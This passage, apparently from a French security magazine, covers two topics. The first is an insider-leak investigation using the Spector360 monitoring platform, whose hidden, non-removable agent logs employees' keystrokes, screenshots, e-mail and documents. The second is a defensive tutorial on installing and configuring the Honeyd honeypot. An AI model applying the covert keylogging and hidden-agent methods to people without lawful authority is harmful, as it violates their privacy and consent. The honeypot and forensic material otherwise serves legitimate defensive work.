Spector360 constitue une sorte de solution modèle qui répond à ces critères. Une architecture à plusieurs éléments est responsable de la sécurité d'accès et chargée de ne pas modifier les informations enregistrées dans le sens de l'informatique légale. La plate-forme travaille dans la relation client-serveur. Le client n'est pas visible pour l'utilisateur qui travaille sur l'ordinateur surveillé. L'utilisateur ne peut le désactiver ni le désinstaller. Les trois autres éléments permettent d'intercepter, de trier et de stocker les données envoyées par les ordinateurs surveillés.

Data Vault SQL Server & Database – est chargé d'intercepter les informations envoyées depuis les ordinateurs surveillés. Data Vault permet de définir les partages utilisés pour stocker de données telles que : captures d'écran, pièces-jointes envoyées dans les messages électroniques ou fichiers transférés entre les partages et les services.




Figure 2. *Application Control Center*

Figure 3. *Dashborad*

Control Center – est chargé de configurer, de gérer et d'installer des agents qui travailleront pour nous sur les ordinateurs choisis. L'application permet de réaliser toutes les opérations liées à l'agent qui travaille sur l'ordinateur surveillé.

Dashboard – est une console légale permettant d'analyser les données recueillies en utilisant les options suivantes :

- *Quick View*, permet de parcourir rapidement les événements recueillis relatifs à l'utilisation du réseau informatique, des programmes, des documents ou autres opérations réalisées sur les ordinateurs surveillés.
- *Data Explorer* – grâce à cette option, il est possible de parcourir les données stockées dans la base.
- *User Explorer* – c'est un contrôle permettant de faire une enquête, de vérifier qu'a fait exactement un utilisateur qui travaille sur l'ordinateur surveillé.
- *Reports* – permet de créer des rapports sur les opérations des utilisateurs, des programmes choisis qui fonctionnent sur les ordinateurs définis, les caractères saisis et autres événements enregistrés par l'agent sur l'ordinateur surveillé.
- *Search* – c'est un contrôle permettant de parcourir les données stockées dans SQL Server & Database du point de vue des événements définis qui peuvent sembler suspects.
- *Management* – permet de gérer les éléments qui font partie du programme Spector360. La fonction permettant de gérer le service Web Filter Server est l'une de plus importantes.

Enquête

L'une de plus grandes entreprises IT polonaises avait des problèmes avec les fuites régulières d'informations d'un des serveurs. Une enquête préliminaire a permis de définir un groupe suspect au sein des utilisateurs mobiles dont les ordinateurs ne fonctionnaient pas tous les jours dans le réseau informatique de l'entreprise. Pour utiliser les ressources de l'entreprise, les employés mobiles se connectaient via les portes VPN au réseau informatique. Ces ressources étaient disponibles uniquement en mode lecture sans la possibilité de les copier. Afin de déterminer le mécanisme de la fuite, il était nécessaire d'obtenir des informations relatives au traitement de ces documents sur les ordinateurs suspects (détection du mécanisme de copie, des méthodes de transfert ou d'impression des documents). L'entreprise suspectait qu'un des employés partageait les données avec la concurrence en imprimant les documents mais une enquête secrète « dans le cadre des services help-desk » n'a confirmé aucune trace de telles opérations.

Tous ces facteurs nécessitent d'utiliser une solution dédiée. Les clients Spector360 ont été installés sur le groupe choisi d'ordinateurs portables lorsque les employés mobiles se connectaient au réseau de l'entreprise. De plus, les utilisateurs n'ont vu ni ressenti aucune opération liée à l'installation. Un nouveau document, contenant des informations importantes, une sorte d'appât pour un employé déloyal, a été publié entre-temps dans le cadre de cette campagne.

L'enquête peut être effectuée directement après l'envoi des données au service Data Vault. Ce processus s'appelle « surveillance » car un agent surveille les opérations de l'utilisateur pour intercepter des événements intéressants. La plate-forme peut surveiller à l'aide de son client et ensuite enregistrer les opérations des utilisateurs telle que :

- durée liée à la connexion sur l'ordinateur et l'activité de l'employé,
- activité du logiciel lancé par l'utilisateur lors de la session,
- données sur les sites Web visités au moyen des navigateurs Internet et les informations y cherchées,
- toute donnée liée à la gestion des messages électroniques, indépendamment du fait si l'utilisateur utilise un programme de messagerie installé sur l'ordinateur surveillé ou une interface Web,
- activité de l'utilisateur sur le réseau : toutes les informations sur les connexions réseau effectuées




Figure 4. *Incident*

Figure 5. *Étape 1*

lors de la session, au moyen des logiciels différents ou par le système d'exploitation lui-même,

- informations relatives au transfert des fichiers, FTP, tout type de formulaires Web, partages,
- toute information relative au traitement de documents : création du document, modification de son contenu, suppression, modification du nom, copie sur les appareils portables ou partages, envoi des documents dans les messages électroniques ou via autres services sur le réseau et impression des documents,
- interception des caractères saisis sur le clavier.

L'étape suivante consiste à analyser les données recueillies sous forme de caractères saisis sur le clavier, de captures d'écran, de fichiers et d'informations sur les événements survenus lors du travail de l'utilisateur. Cette analyse peut être effectuée de plusieurs façons : en parcourant les informations recueillies selon les utilisateurs, les ordinateurs, les services ou autres critères. Une fois l'analyse effectuée et un nombre suffisant de preuves recueilli, il faut préparer un rapport contenant toutes les informations relatives aux opérations effectuées par l'utilisateur. Le rapport peut également contenir des informations sous forme d'enregistrement de toutes les opérations faites par l'utilisateur, de captures d'écran correspondant aux opérations définies ou au contenu ou des fichiers qui font objet de l'incident.

L'intervalle de temps entre l'événement enregistré et la réaction à l'incident peut être différent. Cet intervalle est lié à la manière dont les données arrivent à la base de données. Dans le cas des ordinateurs portables, utilisés par les employés en dehors du siège de la société, tous les événements surveillés par le client sont enregistrés et stockés sur le disque dur de l'ordinateur. L'employé ne peut pas




Figure 6. *Étape 2*

accéder à ces ressources, les scanner ou les modifier. Une fois l'ordinateur connecté au réseau où fonctionnent les services de la plate-forme Spector, les données seront automatiquement envoyées et peuvent être analysées par les personnes autorisées.

Comme prévu, l'incident a eu lieu. Au bout de plusieurs jours du travail des utilisateurs sur les ordinateurs portables et leur connexion au réseau, une quantité suffisante des informations indispensables à faire une analyse a été cueillie.

En raison du mécanisme de la fuite inconnu et de la quantité d'information, l'analyse a été divisée en plusieurs étapes. La première étape consistait à analyser le logiciel utilisé dans le travail quotidien des utilisateurs. Cette étape a permis de créer l'historique de l'activité des employés. Les informations suivantes ont pu être recueillies :

- Les programmes lancés entre la publication du document et l'incident.
- Le temps consacré par les utilisateurs à la gestion d'un programme donné.
- Le type de l'application du programme analysé et pourquoi il a été utilisé.

L'activité réseau généré par le programme : les informations relatives aux connexions faites par le logiciel ont été trouvées (déterminer où l'application se connecte et avec quel service).

L'analyse a permis de démontrer toute une série d'irrégularités. Le logiciel qui servait à appeler dans le réseau Internet était le plus suspecté. Une messagerie instantanée a été détectée : elle n'était pas installée sur l'ordinateur analysé mais lancé au moyen d'un navigateur Internet. Un employé qui utilisait sa boîte mail privée a été trouvé alors que ce comportement était contraire à la politique de la sécurité en vigueur.

Cette étape a permis de réduire le nombre d'ordinateurs suspectés en excluant les utilisateurs qui n'avaient pas de possibilité de transférer les informations et de sélectionner deux employés les plus suspects. Afin de ne pas trop réduire l'enquête, tous les autres ordinateurs ont été également analysés. Cette étape comprenait des analyses plus détaillées relatives aux informations chargées, envoyées ou traitées à l'aide du logiciel choisi, utilisé sur les ordinateurs surveillés. Les navigateurs Internet, les messageries instantanées et les logiciels de gestion des messages électroniques ont été analysés.

Voici les données analysées :

- Informations saisies par les utilisateurs sur le clavier.
- Données envoyées ou reçues par le logiciel.

À la base de telles analyses se trouvent des mots clés (keywords), autrement dit, des mots uniques sélectionnés (par exemple, le mot « Mediarecovery » est un mot clé et le mot « mais » ne l'est pas). Un bon choix d'un mot clé est un garant pour trouver des informations intéressantes et donc rejeter un grand nombre de données inutiles qui nécessiteraient beaucoup de temps.

Dans notre cas, les mots clés utilisés provenaient de la campagne préparée. Ils ont été trouvés chez plusieurs utilisateurs principalement dans deux catégories : messages mail et keystore. En raison du travail de certaines personnes, cette présence pourrait être parfois justifiée. Mais voici ce qui a été trouvé après une analyse plus approfondie :

- Une discussion effectuée avec le programme WebGG contenant un ou plusieurs mots clés.




Figure 7. *Étape 3*

Figure 8. *Website http://www.mediarecovery.pl*

- Messages électroniques envoyés par une boîte privée ainsi que pièces jointes et contenu des messages.

Ces informations ont confirmé les suppositions. Deux personnes suspectées se trouvaient à l'étape suivante. La troisième étape consistait à analyser toutes les informations relatives au traitement des documents par les employés sur les ordinateurs surveillés.

Voici les opérations analysées :

- Création, suppression, modification du nom du document.
- Modification du contenu, copie du contenu.
- Rotation des fichiers entre les appareils.
- Impression des documents.

Les informations recueillies ont permis de démontrer qu'un des utilisateurs avait

Figure 8. *Website http://www.spectorsoft.com*

Sur le Net :

- *http://www.mediarecovery.pl*
- *http://www.forensictools.pl*
- *http://www.spectorsoft.com*
- *http://www.guidancesoftware.com*

envoyé un fichier avec l'extension xls via sa boîte privée. Ce fichier contenait une capture d'écran du document en question. De plus, il était protégé par un mot de passe qui a été trouvé grâce à la saisie du texte sur le clavier. Une fois le message envoyé, l'employé le supprimait de la boîte du dossier « messages envoyés ».

Conclusion

Dans le monde où 90 % d'informations voyagent de manière électronique, il est extrêmement facile de transférer des données à l'extérieur, les données qui ne sont pas censées quitter l'entreprise. Utiliser de simples mécanismes, dans des conditions ordinaires, permet à un employé malhonnête de se cacher complètement. Pour cette raison, il est si important de mettre en place des procédures et des solutions techniques appropriées. L'exemple analysé dans notre article utilisant la plate-forme de l'informatique légale démontre comment répondre à de tels cas de déloyauté.

Un avantage dans le cas de ces solutions est le fait qu'il est possible de réutiliser les informations recueillies, par exemple pour former un nouvel employé, corriger ses erreurs ou bien améliorer la méthodologie des opérations effectuées. Grâce aux mécanismes implémentés, il est possible de garantir à l'entreprise un contrôle sur les performances dans le travail et de prévenir une violation éventuelle des principes de sécurité d'informations. Ces mécanismes aident également à définir des alarmes permettant d'informer les personnes adéquates chargées de la sécurité des événements ou des opérations indésirables effectuées par les utilisateurs.

A propos de l'auteur
Piotr Faj est spécialiste dans le laboratoire d'informatique légale Mediarecovery. Adepte des questions de la sécurité et des logiciels de la famille open source. Spécialiste de l'analyse après l'attaque. Il peut défier Pentium Core 2 Duo au niveau de la performance de travail multi-tâche.
Contact : *pfaj@mediarecovery.pl*

RÉGIS SENET

Mise en place d'un « pot de miel » avec Honeyd

Degré de difficulté

Un honeypot (en français pot de miel) est un ordinateur ou un programme volontairement vulnérable mis en place afin d'attirer et piéger les pirates informatiques ou les logiciels malveillants.

Les pots de miels

Un honeypot (en français pot de miel) est un ordinateur ou un programme volontairement vulnérable mis en place afin d'attirer et piéger les pirates informatiques ou les logiciels malveillants.

Le but de ce subterfuge est donc de faire croire à l'intrus, qu'il s'agisse d'une personne physique ou d'un logiciel malveillant, qu'il peut prendre le contrôle d'une véritable machine de production pour observer les moyens de compromission et ainsi donner la possibilité aux administrateurs réseau de l'entreprise de se prémunir contre de nouvelles attaques et leur laisser ainsi un laps de temps supplémentaire afin de réagir avant que les vrais serveur de production soient touchés.

L'utilisation d'un honeypot va donc se baser sur trois problématique différentes, à savoir :

- la surveillance ;
- la collecte d'information ;
- l'analyse d'information.

La surveillance va permettre d'anticiper des probables attaque à venir du fait que les pirates informatique tentent, en règle général, de rentrer sur l'ensemble des systèmes de la même manière. Pour ce qui est de la collecte d'information ainsi que des analyses, cette étape voit régulièrement le jour lorsqu'il s'agit d'analyse d'outils malveillants tels que des malware ou autre virus.

Qu'est ce qu'Honeyd

Honeyd est un projet libre et gratuit permettant la mise en place d'un système d'honeypot de manière simple et rapide sur un serveur de pré-production ou de production.

Bien qu'honeyd soit nettement plus jeune que certains de ces concurrents, honeyd à su rattraper son retard en proposant un logiciel pouvant être compilé et être lancé sur l'ensemble des systèmes de type BSD (FreeBSD, OpenBSD et NetBSD) ainsi que les systèmes de type GNU/Linux et Solaris.

Origine du projet

Après plusieurs années de développement, la première version d'honeyd à vu le jour en fin d'année 2005 grâce à la contribution de Niels Provos qui n'est autre que le développer de l'application.

Actuellement à sa version 1.5.c depuis le 27 mai 2007, honeyd a la chance d'être sous licence GNU/GPL lui permettant une évolution très rapide. Cette rapide évolution s'explique également grâce aux nombreux utilisateurs renvoyant régulièrement aux développeurs de nouveaux bugs dans l'application elle-même.

CET ARTICLE EXPLIQUE...

L'utilisation d'honeypot dans un environnement de production

CE QU'IL FAUT SAVOIR...

Connaissance en système d'exploitation UNIX/Linux

Figure 1.

Honeyd fut conçu uniquement sur le temps libre de son éditeur principal sans avoir d'apport financier alors qu'à l'heure actuelle, il existe de nombreuse entreprises l'utilisant à des fins commerciales en particulier pour tout ce qui est en rapport avec l'analyse d'outils malveillants tels que les malwares/virus.

Installation et configuration d'Honeyd

Au cours de cet article, la distribution utilisée fut une *Debian 5.0* (*Lenny*) entièrement mise à jour. Attention, il est possible que certaines commandes ne soient pas tout à fait identiques sur une autre distribution.

L'ensemble des installations va se réaliser grâce au gestionnaire de paquets propre à un système Debian : APT (*Advanced Package Tool*).

Mise à jour du système

Il est possible à tous moment qu'une faille de sécurité soit découverte dans l'un des modules composant votre système que ce soit Apache ou quoi que ce soit d'autre. Certaines de ces failles peuvent être critiques d'un point de vue sécurité pour l'entreprise. Afin de combler ce risque potentiel, il est nécessaire de régulièrement mettre à jour l'ensemble du système grâce à diverspatches de sécurité.

Il est possible de mettre à jour l'ensemble du système via la commande suivante :

```
nocrash:~# apt-get update &&
   apt-get upgrade
```

Le système d'exploitation est maintenant complètement à jour, il est donc possible de mettre en place honeyd dans de bonnes conditions.

Il est possible de ne pas passer par cette étape mais elle est fortement conseillée pour la sécurité ainsi que la stabilité de votre système d'exploitation.

Pré requis

Au cours de l'ensemble de cet article, les interfaces réseau qui utilisées furent les suivantes :

```
- lo   : 127.0.0.1
- eth0   : 192.168.1.147
```

Il est nécessaire suivant les configurations sur lesquelles vous travailler d'adapter ces interfaces si besoin.

Installation d'Honeyd

L'installation d'Honeyd ne demande aucune installation préalable, il est donc possible de directement passer à la phase d'installation via le gestionnaire de paquet Debian.

```
nocrash:~# apt-get
   install honeyd
```




Figure 2.




Figure 3.

L'installation d'Honeyd va également installer les dépendances suivantes :

- libpcap0.8
- rrdtool
- librrd4
- libdumbnetl
- farpd
- honeyd-common

La libpcap est une bibliothèque de fonctions servant d'interface à la capture de paquets et est indépendante du système.

RRDtool est un outil de gestion de base de données RRD permettant la sauvegarde haute performance et le tracé de graphiques, de données chronologiques.

libdumbnet est une bibliothèque réseau, portative qui fournit une interface simplifiée pour plusieurs routines réseau.

farpd est un démon ARP répondant à n'importe quelle demande d'ARP d'un ensemble d'adresses IP.

Les principaux fichiers installés sont :

```
/etc/init.d/honeyd
   - /etc/logrotate.d/honeyd
   - /etc/default/honeyd
   - /usr/lib/honeyd
   - /usr/share/honeyd
   - /usr/share/doc/honeyd
   - /usr/include/honeyd
   - /usr/bin/honeyd
```

A noter également que lors de son installation, Honeyd à créé un utilisateur « honeyd » ainsi qu'un groupe portant le même nom. Cela permet de lancer le « pot de miel » avec des droits limités et non pas en tant que superadministrateur (root) qui pourrait être dangereux :

```
nocrash:~# grep honeyd
/etc/passwd /etc/group
/etc/passwd :honeyd :x:108:116:
   Honeyd daemon,,,:/var/log/
   honeypot:/bin/false
/etc/group :honeyd:x:116:
```

Configuration d'Honeyd

Une fois l'installation terminée, il est possible de passer à la phase de configuration. La configuration d' « Honeyd » va se réaliser grâce au fichier de configuration /etc/honeypot/honeyd.conf. Ce fichier va permettre de décrire l'ensemble des services virtuels.

Avant de modifier les configurations, il est nécessaire de permettre à l'utilisateur « honeyd » de pouvoir lire et écrire dans les fichiers de configuration (Figure 1) :

```
nocrash:~# chown -R honeyd:honeyd
                    /etc/honeypot/
```

Il est alors possible de voir que les modifications de propriétaire et de groupe furent réalisées avec succès.

Nous allons reprendre le fichier de configuration initial (/etc/honeypot/honeyd.conf) afin de pouvoir partir d'une base existante et expliquer les étapes nécessaire à la création de service virtuel.

Les lignes suivantes permettent de déclarer le réseau virtuel que nous allons utiliser au cours de l'article :

```
route entry 10.0.0.1
route 10.0.0.1 link 10.2.0.0/24
route 10.0.0.1 add net 10.3.0.0/16
   10.3.0.1 latency 8ms bandwidth
   10Mbps
route 10.3.0.1 link 10.3.0.0/24
route 10.3.0.1 add net 10.3.1.0/24
   10.3.1.1 latency 7ms loss 0.5
route 10.3.1.1 link 10.3.1.0/24
```

Afin de faire fonctionner le réseau virtuel précédemment créé, il est nécessaire de déclarer une route dans la table de routage pour l'atteindre. La passerelle utilisée pour cette route sera l'interface

Listing 1.

```
if [ "$ATTR" == "ANONYMOUS" ]
then
    echo -e "230-Hello User at $1,\r"
    echo -e "230-We have $11 users (max 1000) logged in in your class at the moment.\r"
    echo -e "230-Local time is: $DATE\r"
    echo -e "230-All transfers are logged. If you don't like this, disconnect now.\r"
    echo -e "230-\r"
    echo -e "230-tar-on-the-fly and gzip-on-the-fly are implemented; to get a whole\r"
    echo -e "230-directory \"foo\", \"get foo.tar\" or \"get foo.tar.gz\" may be used.\r"
    echo -e "230-Please use gzip-on-the-fly only if you need it; most files already\r"
    echo -e "230-are compressed, and I will kill your processes if you waste my\r"
    echo -e "230-resources.\r"
    echo -e "230-\r"
    echo -e "230-The command \"site exec locate pattern\" will create a list of all\r"
    echo -e "230-path names containing \"pattern\".\r"
    echo -e "230-\r"
    echo -e "230 Guest login ok, access restrictions apply.\r"
else
    echo -e "530 Login incorrect.\r"
fi
```

loopback afin de ne pas perturber le réseau existant. (Figure 2) :

```
nocrash:~# route add
  -net 10.0.0.0
  netmask 255.0.0.0 gw localhost
```

Voici donc à quoi va ressembler notre réseau

Simulation de service

Nous allons maintenant rentrer dans le vif du sujet avec la simulation de service, qui, soit dit en passant est le but initial d'Honeyd.

```
# Création d'un profil template
create template
set template personality
  "Microsoft Windows XP
   Professional SP1"
# For a complex IIS server
add template tcp port 21
      "/usr/share/honeyd/scripts/
        ftp.sh "
add template tcp port 22
      "/usr/share/honeyd/scripts/
        test.sh $ipsrc $dport"
add template tcp port 23 proxy
   $ipsrc:23add template udp
   port 53 proxy 141.211.92.141:53
add template tcp port 80 "sh
   /usr/share/honeyd/scripts/
      win32/web.sh"
set template default tcp action
   reset
# More parameters
set template uptime 1728650
set template maxfds 35
bind 10.3.1.12 template
```

Décomposons un peu ces lignes.

La directive « Create » va servir à spécifier le type de machine que nous voulons émuler. Dans notre cas, il s'agit d'un template qu'il sera possible de réutiliser plus tard.

Ensuite, il est possible et même nécessaire d'assigner une identité à notre service virtuel. Pour cela, nous allons utiliser les directives :

```
set <Type de machine>
   personality <Description>
set <Adresse IP Honeypot
   personality <Description>
set <Type de machine>
   personality <Description>
```

permet de renseigner la signature du service émulé. Dans notre exemple, nous allons émuler un système d'exploitation Microsoft XP SP1.

```
bind <Adresse IP>  <Type de machine>
```

permet de définir une adresse IP à notre honeypot.

Jusqu'à la, nous avons créer des services, nous leur avons donnée des descriptions ainsi qu'une description, mais est-ce que cela suffit pour leurrer les possibles attaquant de votre système ?

La réponse est NON

En effet, il est à présent nécessaire de simuler le fonctionnement du service que nous voulons faire passer comme existant. Les services peuvent être de plusieurs types. Le fichier de configuration précédemment édité montre la mise en place de plusieurs services : Un serveur web, un serveur SSH ainsi qu'un service Telnet.

```
add template tcp port 21
  "/usr/share/honeyd/scripts/
      ftp.sh "
add template tcp port 22
  "/usr/share/honeyd/scripts/
      test.sh
   $ipsrc $dport"
add template tcp port 23 proxy
   $ipsrc:23add template udp
   port 53 proxy 141.211.92.141:53
add template tcp port 80 "sh /usr/
   share/honeyd/scripts/win32/
      web.sh"
```

Nous allons simplement analyser la première ligne du fait que les autres ont le même fonctionnement mais pour un service distinct. Il est possible de voir que la première ligne va émuler un service de type serveur FTP (Port 21), la deuxième va émuler un serveur SSH (Port 22), la troisième quand à elle va émuler un service Telnet (Port 23) ainsi qu'un serveur web (Port 80).

Afin de leurrer l'attaquant, HoneyD émule le service en question grâce à des scripts. Dans notre cas du serveur FTP, le script en question se trouve sur le système d'exploitation à l'adresse suivante : /usr/share/honeyd/scripts/ftp.sh.

Voici une partie du code du fichier /usr/share/honeyd/scripts/ftp.sh. Il est possible de voir que ce dernier gère une fausse authentification d'un serveur FTP ne renvoyant que des lignes de texte et aucune au serveur en lui-même ne pouvant ainsi donc pas être dangereux.

L'attaquant potentiel pensera donc s'être connecté avec succès au serveur FTP.

Il est possible de trouver de nombreux scripts permettant d'émuler de nombreux services sur le site officiel à l'adresse suivante : http://www.honeyd.org/contrib.php

Lorsque vous téléchargez de nouveaux scripts, il est important de ne pas oublier ne leur donner les droits d'exécution.

```
nocrash:~# chmod 755 /usr/share/
   honeyd/scripts/ftp.sh
```

Les autres lignes permettent de donner encore plus de faux détails à l'attaquant potentiel (Figure 3)

```
# Définit l'uptime de la machine
set template uptime 1728650
# Définit la description des fichiers
set template maxfds 35
```

Afin de pouvoir gérer les logs du système d'HoneyPot, il est nécessaire de créer le répertoire et d'y ajouter les droits.

```
nocrash:~# mkdir /var/log/honeyd
nocrash:~# chown -R honeyd:honeyd
   /var/log/honeyd
```

Afin de fonctionner correctement, Honeyd a besoin d'utiliser l'outil Arpd installé précédemment. Honeyd permet d'associer à ses machines virtuelles des adresses IP qui ne sont pas attribuées dans le réseau. Arpd va répondre aux requêtes ARP en renvoyant l'adresse MAC de la machine

hébergeant Honeyd. Une fois l'adresse MAC renvoyée, la communication entre Honeyd et l'autre machine pourra démarrer.

```
nocrash:~# farpd
  192.168.1.0/24
  arpd[3014]: listening on eth0:
  arp and (dst net 192.168.1.0/24)
  and not ether
     src 00:22:15:cb:aa:5e
```

Dans le cas ou vous avez plusieurs interface réseau, il est possible de spécifier celle que vous voulez utiliser.

```
nocrash:~# farpd
   -i eth0
   192.168.1.0/24
```

Démarrage d'Honeyd

A présent que la configuration d'Honeyd est entièrement terminé et nos faux services paramétré, il est nécessaire de démarrer Honeyd.

La commande de contrôle de notre honeypot « Honeyd » comporte plusieurs options :

- `Option -d` : Lance en mode interactif
- `Option -f` : Précise le fichier de configuration à utiliser
- `Option -p` : Fichier contenant les empreintes d'OS
- `Option -l` : Indique le chemin complet vers les logs de paquet
- `Option -i` : Indique l'interface à utiliser si vous en possédez plusieurs

```
nocrash:~# honeyd
-p /etc/honeypot/nmap.prints
-l /var/log/honeypot/honeyd.log
-f /etc/honeypot/honeyd.conf
-i lo 10.0.0.0/8
-d
```

La commande suivante permet donc de lancer Honeyd en mode interactif (`option -d`), en spécifiant le fichier de log /var/log/honeypot/honeyd.log (`option -l`), en utilisant le fichier de configuration par défaut /etc/honeypot/honeyd.conf (`option -f`), en utilisant les empreintes d'OS présentes dans le fichier /etc/honeypot/nmap.prints (`option -p`) et en utilisant l'interface lo avec l'adresse IP 10.0.0.0/8 (`option -i`) :

```
nocrash:~# honeyd
   -p /etc/honeypot/nmap.prints
   -l /var/log/honeypot/honeypot.log
-f /etc/honeypot/honeyd.conf
   -i lo 10.0.0.0/8   -d
Honeyd V1.5c Copyright (c) 2002-2007
    Niels Provos
honeyd[3544]: started with -p /
   etc/honeypot/nmap.prints -l /var/
   log/honeypot/honeypot.log -f
   /etc/honeypot/honeyd.conf -i lo
   -d 10.0.0.0/8
honeyd[3544]: listening on lo:
   ip and (dst net 10.0.0.0/8)
   honeyd[3544]: Demoting process
   privileges to uid 65534, gid 65534
```

L'un des problèmes récurrents lors du lancement d'Honeyd est la gestion des privilèges sur les fichiers ainsi que sur les dossiers. Il est donc essentiel de donner l'ensemble des droits aux fichiers/dossiers à l'utilisateur honeyd ainsi qu'au groupe honeyd (Pensez à la commande `chown` et `chmod`). Dans le cas contraire, il est possible d'avoir cette erreur.

```
